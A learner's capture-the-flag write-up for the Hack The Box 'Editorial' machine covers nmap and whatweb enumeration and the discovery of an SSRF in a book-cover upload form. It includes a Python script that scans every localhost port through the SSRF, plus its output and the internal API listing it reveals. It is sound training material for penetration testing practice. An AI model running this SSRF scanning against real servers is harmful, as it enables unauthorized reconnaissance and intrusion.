HTB-Editorial

Summary

I am playing through the OSCP-prep boxes on 0xdf's blog in prep for the OSCP exam.

https://0xdf.gitlab.io/2024/09/28/htb-boardlight.html
https://hackthebox.com/machines/boardlight

I am new to playing HTB. This is a "retired" machine with guided mode and walkthroughs available. This time I played the box in "Adventure Mode" but I admit up front that I needed some hints. In particular, I did not understand how to identify the SSRF vulnerability and I missed the exploitable piece on the box and zeroed in on the wrong vulnerability.

If you are reading this, thank you! I am mostly writing this for myself as a way to capture my actions and lessons-learned. Each of these writeups contains a "remediation" section where I discuss the lessons-learned from a defender perspective.

Actions

Initial Enumeration

It all started with an nmap scan:

```
sudo nmap -sC -sV 10.10.11.20 -oN editorial.nmap
```

```
→  editorial sudo nmap -sC -sV 10.10.11.20 -oN editorial.nmap
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-06 20:16 EDT
Nmap scan report for 10.10.11.20
Host is up (0.050s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 0d:ed:b2:9c:e2:53:fb:d4:c8:c1:19:6e:75:80:d8:64 (ECDSA)
|_  256 0f:b9:a7:51:0e:00:d5:7b:5b:7c:5f:bf:2b:ed:53:a0 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://editorial.htb
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.77 seconds
```

HTTP is a larger attack surface, so I decide to work on that. It tells me right there the name for the site so I add an entry to /etc/hosts


```
10.10.11.20     editorial.htb
```

Web Enumeration and Exploitation

Let's see what this website is made of:

```
whatweb editorial.htb
```

```
ff02::2 ip6-allrouters
→  editorial whatweb editorial.htb
http://editorial.htb [200 OK] Bootstrap, Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.10.11.20], Title[Editorial Tiempo Arriba], X-UA-Compatible[IE=edge], nginx[1.18.0]
```




This is a "static" site. There are a million static site generators out there. What these do is they "compile" a set of configuration files, text files (like markdown) into a static HTML site. It simplifies CSS/JS and integrating JS frameworks like Bootstrap.


As far as hosting goes it is remarkably simple: you just point your webserver of choice at the index.html file that the static site generator builds.

This rules out (or so I thought) any kind of back-end based exploits - there is no PHP or Flask or Node running on the target.


My initial thought was to check for IDOR and path traversal vulnerabilties. I became fixated on the "Publish With Us" page.



The "Send Book Info button" shoots a message off to the /upload route:




The preview button sends a message off to the /upload-cover route. This one became interesting to me since it actually stored the object on the server using a UUID.



Trying to access that object returns a failure.


```
lass="mb-3">Book information</h4>
 id="form-cover" method="post" enctype="multipart/form-data">
v class="row g-3"> flex
div class="col-6">
<div style="float:left; width:10%;">
  <img style="width: 70%; border-radius: 3px;" id="bookcover" src="static/uploads/13ed0cda-35ca-43b0-8cd0-e02b59d3a405"> == $0
</div>
 <div style="float:right; width:90%;">…</div>
div>
```



So no IDOR. Path traversals also did not yield anything.

I monkeyed around that maybe there was a webengine that I could not see and I tried manipulating the request to pass in malicious code. That all failed.

What you were supposed to see (and I found out in a hint) was that the POST request to the /upload-cover route will take a URL for the preview image it is to populate on the webpage. This is not sanitized and will take references to localhost:



If there is nothing available at the 'bookurll' parameter, a default image is returned (what you see above). What you are supposed to do is fuzz ports on localhost until you get data to return.

0xdf used ffuf with the request to fuzz for ports. I found that technique disingenuous as you would kinda have to know exactly what to see in the output.....

To recover from needing the hint I came up with my own way to fuzz for the information. I wrote a Python script:

```python
import requests

url = "http://editorial.htb/upload-cover"

headers = {
    'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/136.0.0.0 Safari/537.36',
    'Accept': '*/*',
    'Origin': 'http://editorial.htb',
    'Referer': 'http://editorial.htb/upload',
    'Accept-Encoding': 'gzip, deflate, br',
    'Accept-Language': 'en-US,en;q=0.9',
    'Connection': 'keep-alive',
}

for port in range(65535):
    multipart_data = {
        'bookurl': (None, f"http://127.0.0.1:{port}"),
        'bookfile': ('', b'', 'application/octet-stream'),
    }
    response = requests.post(url, files=multipart_data, headers=headers)
    print(f"Port: {port}, Code: {response.status_code}, Text:{response.text}")
```


I started at 0 and I let it run. This had extremely poor performance and I had to sit there and watch the output, but eventually I had a different return value:

```
Port: 4995, Code: 200, Text: /static/images/unsplash_photo_1630734277837_ebe62757b6e0.jpeg
Port: 4996, Code: 200, Text: /static/images/unsplash_photo_1630734277837_ebe62757b6e0.jpeg
Port: 4997, Code: 200, Text: /static/images/unsplash_photo_1630734277837_ebe62757b6e0.jpeg
Port: 4998, Code: 200, Text: /static/images/unsplash_photo_1630734277837_ebe62757b6e0.jpeg
Port: 4999, Code: 200, Text: /static/images/unsplash_photo_1630734277837_ebe62757b6e0.jpeg
Port: 5000, Code: 200, Text: static/uploads/d3f84ee1-d626-4cc8-af3f-4726a3c00942
Port: 5001, Code: 200, Text: /static/images/unsplash_photo_1630734277837_ebe62757b6e0.jpeg
Port: 5002, Code: 200, Text: /static/images/unsplash_photo_1630734277837_ebe62757b6e0.jpeg
Port: 5003, Code: 200, Text: /static/images/unsplash_photo_1630734277837_ebe62757b6e0.jpeg
```


Running that through curl, again, produced nothing:

```
→  editorial curl http://editorial.htb/static/uploads/d3f84ee1-d626-4cc8-af3f-4726a3c00942
<!doctype html>
<html lang=en>
<title>404 Not Found</title>
<h1>Not Found</h1>
<p>The requested URL was not found on the server. If you entered the URL manually please check your spel
ling and try again.</p>
→  editorial
```

A brief moment of panic (and a constitution saving throw to not look at the hint) led me to realized you need to input it on the /upload-cover route - you can just do that on the form itself:



and you get some info:



cat that and pipe into jq

```
ling and try again.</p>
→  editorial cat editorialapi.json| jq .
{
  "messages": [
    {
      "promotions": {
        "description": "Retrieve a list of all the promotions in our library.",
        "endpoint": "/api/latest/metadata/messages/promos",
        "methods": "GET"
      }
    },
    {
      "coupons": {
        "description": "Retrieve the list of coupons to use in our library.",
        "endpoint": "/api/latest/metadata/messages/coupons",
        "methods": "GET"
      }
    },
    {
      "new_authors": {
        "description": "Retrieve the welcome message sended to our new authors.",
        "endpoint": "/api/latest/metadata/messages/authors",
        "methods": "GET"
      }
    },
    {
      "platform_use": {
        "description": "Retrieve examples of how to use the platform.",
        "endpoint": "/api/latest/metadata/messages/how_to_use_platform",
        "methods": "GET"
      }
    }
  ],
  "version": [
    {
      "changelog": {
        "description": "Retrieve a list of all the versions and updates of the api.",
        "endpoint": "/api/latest/metadata/changelog",
        "methods": "GET"
      }
    },
    {
      "latest": {
        "description": "Retrieve the last version of api.",
        "endpoint": "/api/latest/metadata",
        "methods": "GET"
      }
    }
  ]
}
→  editorial
```

Using Burp repeater, I try all of the routes until the authors route returns something:

Filter settings: Hiding CSS, image and general binary content

	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies
4	http://editorial.htb	GET	/static/uploads/27343392-4f41-44a3-9c...			200	868	JSON					10.10.11.20	
3	http://editorial.htb	POST	/upload-cover	✓		200	222	text					10.10.11.20	
2	http://editorial.htb	GET	/static/uploads/a5320e50-1664-4fff-854...			200	1273	JSON					10.10.11.20	
1	http://editorial.htb	POST	/upload-cover	✓		200	222	text					10.10.11.20	
0	http://editorial.htb	POST	/upload-cover	✓		200	232	text					10.10.11.20	
9	http://editorial.htb	POST	/upload-cover	✓		200	232	text					10.10.11.20	
7	http://editorial.htb	POST	/upload-cover	✓		200	232	text					10.10.11.20	
5	http://editorial.htb	POST	/upload-cover	✓		200	232	text					10.10.11.20	
4	http://editorial.htb	POST	/upload-cover	✓		200	222	text					10.10.11.20	
2	http://editorial.htb	POST	/upload-cover	✓		200	222	text					10.10.11.20	
0	http://editorial.htb	GET	/form-validation.css			404	386	HTML	css	404 Not Found			10.10.11.20	
